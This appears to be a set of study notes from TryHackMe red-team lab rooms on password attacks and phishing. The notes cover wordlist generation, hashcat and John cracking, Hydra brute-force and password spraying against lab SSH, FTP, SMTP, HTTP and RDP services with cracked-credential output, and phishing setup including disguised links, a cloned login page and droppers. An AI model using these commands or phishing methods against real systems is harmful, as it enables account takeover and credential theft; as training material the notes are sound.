A collection of passwords is often referred to as a dictionary or wordlist. Passwords with low complexity that are easy to guess are commonly found in various publicly disclosed password data breaches. For example, an easy-to-guess password could be password, 123456, 111111, and much more. Here are the top most common and seen passwords for your reference. Thus, it won't take long and be too difficult for the attacker to run password attacks against the target or service to guess the password. Choosing a strong password is a good practice, making it hard to guess or crack. Strong passwords should not be common words or found in dictionaries as well as the password should be an eight characters length at least. It also should contain uppercase and lower case letters, numbers, and symbol strings (ex: *&^%$#@).
Having a good wordlist is critical to carrying out a successful password attack. It is important to know how you can generate username lists and password lists.
Default, Weak, Leaked, Combined , and Username Wordlists
Keyspace Technique and CUPP
Default Passwords
admin:admin, admin:123456
Here are some website lists that provide default passwords for various products.
Weak Passwords
Professionals collect and generate weak password lists over time and often combine them into one large wordlist. Lists are generated based on their experience and what they see in pentesting engagements. These lists may also contain leaked passwords that have been published publically. Here are some of the common weak passwords lists :
Leaked Passwords
Sensitive data such as passwords or hashes may be publicly disclosed or sold as a result of a breach. These public or privately available leaks are often referred to as 'dumps'. Depending on the contents of the dump, an attacker may need to extract the passwords out of the data. In some cases, the dump may only contain hashes of the passwords and require cracking in order to gain the plain-text passwords. The following are some of the common password lists that have weak and leaked passwords, including webhost, elitehacker,hak5, Hotmail, PhpBB companies' leaks:
Combined wordlists
combine wordlists into one large file
cat file1.txt file2.txt file3.txt > combined_list.txtclean up the generated combined list to remove duplicated words
sort combined_list.txt | uniq -u > cleaned_combined_list.txtCustomized Wordlists
Tools such as Cewl can be used to effectively crawl a website and extract strings or keywords. Cewl is a powerful tool to generate a wordlist specific to a given company or target. Consider the following example below:
cewl -w list.txt -d 5 -m 5 https://clinic.thmredteam.com/-w will write the contents to a file. In this case, list.txt.-m 5 gathers strings (words) that are 5 characters or more-d 5 is the depth level of web crawling/spidering (default 2)Username Wordlists
username_generator
git clone https://github.com/therodri2/username_generator.git

cd username_generator

python3 username_generator.py -h

python3 username_generator.py -w users.lstKeyspace Technique
Another way of preparing a wordlist is by using the key-space technique. In this technique, we specify a range of characters, numbers, and symbols in our wordlist. crunch is one of many powerful tools for creating an offline wordlist. With crunch, we can specify numerous options, including min, max, and options as follows:
creates a wordlist containing all possible combinations of 2 characters
┌──(root㉿kali)-[~]
└─# crunch 2 2 01a -o crunch.txt
Crunch will now generate the following amount of data: 27 bytes
...
Crunch will now generate the following number of lines: 9

crunch: 100% completed generating output

┌──(root㉿kali)-[~]
└─# cat crunch.txt
00
01
0a
10
11
1a
a0
a1
aacrunch also lets us specify a character set using the -t option to combine words of our choice. Here are some of the other options that could be used to help create different combinations of your choice:
@ - lower case alpha characters
, - upper case alpha characters
% - numeric characters
^ - special characters including space
┌──(root㉿kali)-[~]
└─# crunch 6 6 -t pass%%
Crunch will now generate the following amount of data: 700 bytes
...
Crunch will now generate the following number of lines: 100
pass00
pass01
...
pass97
pass98
pass99CUPP - Common User Passwords Profiler
CUPP is an automatic and interactive tool written in Python for creating custom wordlists. For instance, if you know some details about a specific target, such as their birthdate, pet name, company name, etc., this could be a helpful tool to generate passwords based on this known information. CUPP will take the information supplied and generate a custom wordlist based on what's provided. There's also support for a 1337/leet mode, which substitutes the letters a, i, e, t, o, s, g, z with numbers. For example, replace a with 4 or i with 1. For more information about the tool, please visit the GitHub repo here.
git clone https://github.com/Mebus/cupp.git

cd cupp

python cupp.pypython3 cupp.py -i
python3 cupp.py -l
python3 cupp.py -a
Dictionary attack, Brute-Force, Rule-Based
Dictionary attack
A dictionary attack is a technique used to guess passwords by using well-known words or phrases. The dictionary attack relies entirely on pre-gathered wordlists that were previously generated or found. It is important to choose or create the best candidate wordlist for your target in order to succeed in this attack.
hashcat
hashcat -a 0 -m 0 F806FC5A2A0D5BA2471600758452799C /usr/share/wordlists/rockyou.txt --show-a 0 sets the attack mode to a dictionary attack-m 0 sets the hash mode for cracking MD5 hashes; for other types, run hashcat -h for a list of supported hashes.--show show the cracked value if the hash has been crackedBrute-Force attack
Brute-forcing is a common attack used by the attacker to gain unauthorized access to a personal account. This method is used to guess the victim's password by sending standard password combinations. The main difference between a dictionary and a brute-force attack is that a dictionary attack uses a wordlist that contains all possible passwords.n contrast, a brute-force attack aims to try all combinations of a character or characters.
hashcat -a 3 ?d?d?d?d --stdouthashcat -a 3 -m 0 05A5CF06982BA7892ED2A6D38FE832D6 ?d?d?d?d-a 3 sets the attacking mode as a brute-force attack?d?d?d?d the ?d tells hashcat to use a digit. In our case, ?d?d?d?d for four digits starting with 0000 and ending at 9999--stdout print the result to the terminalRule-Based attacks
Rule-Based attacks are also known as hybrid attacks. Rule-Based attacks assume the attacker knows something about the password policy. Rules are applied to create passwords within the guidelines of the given password policy and should, in theory, only generate valid passwords. Using pre-existing wordlists may be useful when generating passwords that fit a policy — for example, manipulating or 'mangling' a password such as 'password': p@ssword, Pa$$word, Passw0rd, and so on.
For this attack, we can expand our wordlist using either hashcat or John the ripper. However, for this attack, let's see how John the ripper works. Usually, John the ripper has a config file that contains rule sets, which is located at /etc/john/john.conf or /opt/john/john.conf depending on your distro or how john was installed. You can read /etc/john/john.conf and look for List.Rules to see all the available rules:
cat /etc/john/john.conf|grep "List.Rules:" | cut -d"." -f3 | cut -d":" -f2 | cut -d"]" -f1 | awk NFCustom Rules
[symbols]word[0-9]
We can add our rule to the end of john.conf
user@machine$ sudo vi /etc/john/john.conf
[List.Rules:THM-Password-Attacks]
Az"[0-9]" ^[!@#$][List.Rules:THM-Password-Attacks] specify the rule name THM-Password-Attacks.
Az represents a single word from the original wordlist/dictionary using -p.
"[0-9]" append a single digit (from 0 to 9) to the end of the word. For two digits, we can add "[0-9][0-9]" and so on.
^[!@#$] add a special character at the beginning of each word. ^ means the beginning of the line/word. Note, changing ^ to $ will append the special characters to the end of the line/word.
echo "password" > /tmp/single.lst
john --wordlist=/tmp/single.lst --rules=THM-Password-Attacks --stdout | wc -lOnline password attacks involve guessing passwords for networked services that use a username and password authentication scheme, including services such as HTTP, SSH, VNC, FTP, SNMP, POP3, etc.
before
create custom wordlist.
cewl -m 8 -w clinic.lst https://clinic.thmredteam.com/Hydra
Hydra supports an extensive list of network services to attack. Using hydra, we'll brute-force network services such as web login pages, FTP, SMTP, and SSH in this section. Often, within hydra, each service has its own options and the syntax hydra expects takes getting used to. It's important to check the help options for more information and features.
FTP
hydra -l ftp -P clinic.lst ftp://10.10.103.127Remember that sometimes you don't need to brute-force and could first try default credentials. Try to attack the FTP server on the attached VM and answer the question below.
SMTP
user@machine$ sudo vi /etc/john/john.conf
[List.Rules:THM-Password-Attacks]
Az"[0-9][0-9]" ^[!@#$]john --wordlist=clinic.lst --rules=THM-Password-Attacks --stdout > wordlist.txthydra -l pittman@clinic.thmredteam.com -P wordlist.txt smtps://10.10.103.127 -VvSSH
hydra -L users.lst -P /path/to/wordlist.txt ssh://10.10.x.x -vHTTP login pages
hydra -l phillips -P clinic.lst 10.10.103.127 http-get-form "/login-get/index.php:username=^USER^&password=^PASS^:S=logout.php" -fjohn --wordlist=clinic.lst --rules=Single-Extra --stdout > wordlist-http.txt
hydra -l burgess -P wordlist-http.txt 10.10.103.127 http-post-form "/login-post/index.php:username=^USER^&password=^PASS^:S=logout.php" -fPassword Spraying is an effective technique used to identify valid credentials. Nowadays, password spraying is considered one of the common password attacks for discovering weak passwords. This technique can be used against various online services and authentication systems, such as SSH, SMB, RDP, SMTP, Outlook Web Application, etc. A brute-force attack targets a specific username to try many weak and predictable passwords. While a password spraying attack targets many usernames using one common weak password, which could help avoid an account lockout policy. The following figure explains the concept of password spraying attacks where the attacker utilizes one common password against multiple users.

Common and weak passwords often follow a pattern and format. Some commonly used passwords and their overall format can be found below.
Fall2020, Spring2021, etc.November2020, March2021, etc.TryHackMe01, TryHackMe02.If a password complexity policy is enforced within the organization, we may need to create a password that includes symbols to fulfill the requirement, such as October2021!, Spring2021!, October2021@, etc. To be successful in the password spraying attack, we need to enumerate the target and create a list of valid usernames (or email addresses list).
Next, we will apply the password spraying technique using different scenarios against various services, including:
SSH
user@THM:~# cat usernames-list.txt
admin
victim
dummy
adm
sammy

user@THM:~$ hydra -L usernames-list.txt -p Spring2021 ssh://10.1.1.10
[INFO] Successful, password authentication is supported by ssh://10.1.1.10:22
[22][ssh] host: 10.1.1.10 login: victim password: Spring2021
[STATUS] attack finished for 10.1.1.10 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password foundNote that L is to load the list of valid usernames, and -p uses the Spring2021 password against the SSH service at 10.1.1.10. The above output shows that we have successfully found credentials.
┌──(root㉿kali)-[~/Desktop]
└─# cat seasons.txt
Spring202
Fall202
Summer202
Winter202

┌──(root㉿kali)-[~/Desktop]
└─# nano /etc/john/john.conf
[List.Rules:THM-Password-Spray]
Az"[0-1][!@]"

┌──(root㉿kali)-[~/Desktop]
└─# john --wordlist=seasons.txt --rules=THM-Password-Spray --stdout > wordlist-spray.txt
┌──(root㉿kali)-[~/Desktop]
└─# cat wordlist-spray.txt
Spring2020!
Fall2020!
Summer2020!
Winter2020!
...
Fall2021@
Summer2021@
Winter2021@

┌──(root㉿kali)-[~/Desktop]
└─# hydra -L usernames-list.txt -P wordlist-spray.txt ssh://10.10.103.127 -T 4
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-15 15:11:14
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 4 tasks per 1 server, overall 4 tasks, 80 login tries (l:5/p:16), ~20 tries per task
[DATA] attacking ssh://10.10.103.127:22/
[22][ssh] host: 10.10.103.127   login: burgess   password: Fall2021@
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-15 15:12:09RDP
Let's assume that we found an exposed RDP service on port 3026. We can use a tool such as RDPassSpray to password spray against RDP.
python3 RDPassSpray.py -u victim -p Spring2021! -t 10.100.10.240:3026python3 RDPassSpray.py -U usernames-list.txt -p Spring2021! -d THM-labs -T RDP_servers.txtNote that we can specify a domain name using the -d option if we are in an Active Directory environment.
Outlook web access (OWA) portal
Tools:
SMB
If you've set up a spoof website to harvest data or distribute malware, the links to this should be disguised using the anchor text and changing it either to some text which says "Click Here" or changing it to a correct looking link that reflects the business you are spoofing, for example:
<a href="http://spoofsite.thm">Click Here</a>
<a href="http://spoofsite.thm">https://onlinebank.thm</a>

Domain Name:
You'll need to register either an authentic-looking domain name or one that mimics the identity of another domain. See task 5 for details on how to create the perfect domain name.
SSL/TLS Certificates:
Creating SSL/TLS certificates for your chosen domain name will add an extra layer of authenticity to the attack.
Email Server/Account:
You'll need to either set up an email server or register with an SMTP email provider.
DNS Records:
Setting up DNS Records such as SPF, DKIM, DMARC will improve the deliverability of your emails and make sure they're getting into the inbox rather than the spam folder.
Web Server:
You'll need to set up webservers or purchase web hosting from a company to host your phishing websites. Adding SSL/TLS to the websites will give them an extra layer of authenticity.
Analytics:
When a phishing campaign is part of a red team engagement, keeping analytics information is more important. You'll need something to keep track of the emails that have been sent, opened or clicked. You'll also need to combine it with information from your phishing websites for which users have supplied personal information or downloaded software.
Automation And Useful Software:
Some of the above infrastructures can be quickly automated by using the below tools.
GoPhish - (Open-Source Phishing Framework)
GoPhish is a web-based framework to make setting up phishing campaigns more straightforward. GoPhish allows you to store your SMTP server settings for sending emails, has a web-based tool for creating email templates using a simple WYSIWYG (What You See Is What You Get) editor. You can also schedule when emails are sent and have an analytics dashboard that shows how many emails have been sent, opened or clicked.
SET - (Social Engineering Toolkit)
The Social Engineering Toolkit contains a multitude of tools, but some of the important ones for phishing are the ability to create spear-phishing attacks and deploy fake versions of common websites to trick victims into entering their credentials.
ACME Login
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>ACME IT SUPPORT - Admin Panel</title>
    <style>
        body { font-family: "Ubuntu", monospace; text-align: center }
        div.login-form { margin:auto; width:300px; border:1px solid #ececec; padding:10px;text-align: left;font-size:13px;}
        div.login-form div input { margin-bottom:7px;}
        div.login-form input { width:280px;}
        div.login-form div:last-child { text-align: center; }
        div.login-form div:last-child input { width:100px;}
    </style>
</head>
<body>
    <h2>ACME IT SUPPORT</h2>
    <h3>Admin Panel</h3>
    <form method="post">
        <div class="login-form">
            <div>Username:</div>
            <div><input name="username"></div>
            <div>Password:</div>
            <div><input type="password" name="password"></div>
            <div><input type="submit" value="Login"></div>
        </div>
    </form>
</body>
</html>Droppers are software that phishing victims tend to be tricked into downloading and running on their system. The dropper may advertise itself as something useful or legitimate such as a codec to view a certain video or software to open a specific file.
The droppers are not usually malicious themselves, so they tend to pass antivirus checks. Once installed, the intended malware is either unpacked or downloaded from a server and installed onto the victim's computer. The malicious software usually connects back to the attacker's infrastructure. The attacker can take control of the victim's computer, which can further explore and exploit the local network.

IDN Homograph Attack/Script Spoofing:
Originally domain names were made up of Latin characters a-z and 0-9, but in 1998, IDN (internationalized domain name) was implemented to support language-specific script or alphabet from other languages such as Arabic, Chinese, Cyrillic, Hebrew and more. An issue that arises from the IDN implementation is that different letters from different languages can actually appear identical. For example, Unicode character U+0430 (Cyrillic small letter a) looks identical to Unicode character U+0061 (Latin small letter a) used in English, enabling attackers to register a domain name that looks almost identical to another.
Often during phishing campaigns, a Microsoft Office document (typically Word, Excel or PowerPoint) will be included as an attachment. Office documents can contain macros; macros do have a legitimate use but can also be used to run computer commands that can cause malware to be installed onto the victim's computer or connect back to an attacker's network and allow the attacker to take control of the victim's computer.
Another method of gaining control over a victim's computer could be through browser exploits; this is when there is a vulnerability against a browser itself (Internet Explorer/Edge, Firefox, Chrome, Safari, etc.), which allows the attacker to run remote commands on the victim's computer.
Browser exploits aren't usually a common path to follow in a red team engagement unless you have prior knowledge of old technology being used on-site. Many browsers are kept up to date, hard to exploit due to how browsers are developed, and the exploits are often worth a lot of money if reported back to the developers.
That being said, it can happen, and as previously mentioned, it could be used to target old technologies on-site because possibly the browser software cannot be updated due to incompatibility with commercial software/hardware, which can happen quite often in big institutions such as education, government and especially health care.
Usually, the victim would receive an email, convincing them to visit a particular website set up by the attacker. Once the victim is on the site, the exploit works against the browser, and now the attacker can perform any commands they wish on the victim's computer.